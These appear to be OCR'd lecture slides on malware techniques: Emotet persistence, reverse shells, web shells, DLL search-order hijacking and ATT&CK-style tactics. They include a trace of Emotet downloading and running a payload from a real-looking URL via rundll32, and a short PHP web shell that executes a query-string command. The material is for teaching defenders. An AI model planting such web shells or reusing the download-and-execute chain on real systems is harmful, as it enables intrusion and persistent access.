- The programs will be executed under the context of the user and will have the account's associated permissions level.

Persistence in Emotet (ONE of the MANY chains)


- ...:
  - ...
  - Download *payload*
  - Execute `rundll32.exe` *payload*
  - Execute `DllRegisterServer.exe` *payload*

```
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0, 'http://old.liceum9.ru/images/0/', '..\\sun.ocx', 0, 0]
EXEC: ['C:\\Windows\\SysWow64\\rundll32.exe ..\\sun.ocx,D"&"l"&"lR"&"egister"&"Serve"&"r']
```


Some Basic Malware Techniques

Reverse Shells


Scenario: C&C needed



TCP Applications: Common pattern



Tentative Attacking Scenario




Common pattern NOT suitable!

- Malware usually on machine with **private IP address**
  ⇒ TCP server **not reachable from the outside**

- If malware has public IP address (or there is a NAT),
  internal TCP servers must be allowed by the border **firewall**

- Inbound connections are **much less stealthy** than outbound connections
  - New servers may raise suspicions (if traffic logs are analyzed and understood)
  - New clients hardly raise suspicions

Attacking Scenario (I)



Just **swap roles** for TCP connection management


Attacking Scenario (II)

- Malware usually on machine with private IP address
  ⇒ TCP server **not reachable from the outside**
  Not an issue: malware is a TCP **client**

- If malware has public IP address (or there is a NAT), internal TCP servers must be allowed by the border **firewall**
  Not an issue for the same reason


- Inbound connections are **much less stealthy** than outbound connections
  Malware is a new client (outbound connection): hardly suspicious

Attacking Scenario (III)




- Key problem: Malware **must know** IP-S, port-S
- Solution (basic idea): **Embed** them in malware itself
- More details later (botnets)

Reverse Shell (I)




Reverse Shell (II)




- When the malware is a shell, it is a **reverse** shell
  - The final malware (M-F) often is a reverse shell
  - Each reverse shell usually has a dedicated protocol
  - `meterpreter` can run on TCP, HTTPS,...

Web Shell

Dynamic Web Document




Web Shell (I)



- Attacker installs in victim webapp a module that:
  1. Creates a **dynamic** document
     - Identified by some URL-A
     - Managed as a **program** (**not** as data)
     - Input = query string
     - Output = returned document
  2. When it runs, it **spawns a shell** on the web server

Web Shell (II)



Example (I)

- Assume WS supports dynamic content generated in PHP
- Attacker installs PHP module named **shell.php**
  - Expected HTTP request parameters:
  - **cmd** Command to execute
  - **password** Password encoded in the module to make sure that no other attacker can use that web shell

http://IP-target/**shell.php**?**password**=hacksland&**cmd**=ls

Example (II)

Boolean function in `shell.php` that returns true only if the value of parameter `password` is a predefined string

shell.php

```
...
if (auth($_GET['password']) {
     echo '<pre>'.exec($_GET['cmd']).'<pre>';
}
...
```

PHP library function that **invokes a shell** executing the value of parameter `cmd`


Web Shell (III-a)

- Web shell traffic:
  - **Hidden** within web server traffic
  - Generated **only** while web shell is being accessed
- **Only** the Attacker is aware of the existence of the web shell
  - Unusual URLs on a web server can be spotted in theory…
  - …very hard in practice

- Web shell may remain unnoticed for **very long periods**

Web Shell (III-b)

Excellent technique for **persistence**



DLL Abuse

Dynamic Link Linrary (DLL)

- Technology that exists in **every** modern o.s.

- We will focus on Windows
  - Windows: DLL
  - Linux: Shared object

- Its abuse is useful for several key tactics:
  - Persistence
  - Privilege Escalation (local system)
  - Defense Evasion

Dynamic Link Library (DLL) (I)

- Library used by a program but **not** contained in the executable file
- Stored in a file with .dll extension

- Can be loaded in the process memory in two ways:
  - **Load time**: executable contains name of DLL and info "load time"
  - **Run time**: program invokes system call with name of DLL

- Operating system:
  - Allocates (virtual) memory in the process
  - Locates file containing DLL
  - Maps file content to process (virtual) memory
  - (and a **lot** of other **complex** details)

Dynamic Link Library (DLL) (II)

- Advantages:
  - Executable file smaller
  - DLL can be upgraded independently of all the programs that use it
  - Invoking program and DLL can be written in different languages (need only agree on naming and calling conventions)
  - Usually one copy in physical memory for all the processes that use it

- Disadvantage:
  - Executable file not self contained

Key problem

- **Load time**: executable contains name of DLL and info "load time"
- **Run time**: program invokes system call with name of DLL

- DLL **Name** in executable file / system call → DLL **File**

- **COMPLEX** rules
- May be **abused** by Attacker

Basic idea

- **COMPLEX** rules

- Many different cases
- Just to have an idea:
  - Predefined **list of directories**
  - Predefined list of names and/or directories in one or more keys in the **registry** (o.s. configuration)
  - Order and details depend on **many** factors, including executable, process, DLL

DLL abuse: Key Example


- DLL N-TRUE is in directory DX
- O.S. **searches** this specific DLL with this directory **order**: D1,D2,...,DX,...
- Attacker has write access right in a directory searched **before** DX

- Attacker creates malicious DLL named N-TRUE and places it in one of those directories


DLL abuse: Key Tactics

- **Persistence**
  - Malware (DLL) **survives** across shutdown and bootstrap or other defensive actions
- **Privilege Escalation**
  - If N-TRUE is used by a process of a User with **high privilege**
- **Defense Evasion**
  - If N-TRUE is used by a process that does **not** raise **any suspicion**

Persistence




- **Persistence** consists of techniques that adversaries use to **keep access to systems** across restarts, changed credentials, and other interruptions that could cut off their access.




Privilege Escalation

- **Privilege Escalation** consists of techniques that adversaries use to gain **higher-level permissions on a system** or **network**.
- Common approaches are to take advantage of system weaknesses, misconfigurations, and vulnerabilities.




Defense Evasion

- **Defense Evasion** consists of techniques that adversaries use to **avoid detection** throughout their compromise.
- Techniques include uninstalling/disabling security software or obfuscating/encrypting data and scripts.
- Adversaries also leverage and abuse **trusted processes** to **hide** and **masquerade** their malware.



Tactic: Impact

Impact: Availability or Integrity




- The adversary is trying to **manipulate**, **interrupt**, or **destroy** your systems and data.
- Techniques that adversaries use to disrupt **availability** or compromise **integrity** by manipulating business and operational processes.
- In some cases, business processes **can look fine**, but **may have been altered** to benefit the adversaries' goals.

...but also Confidentiality

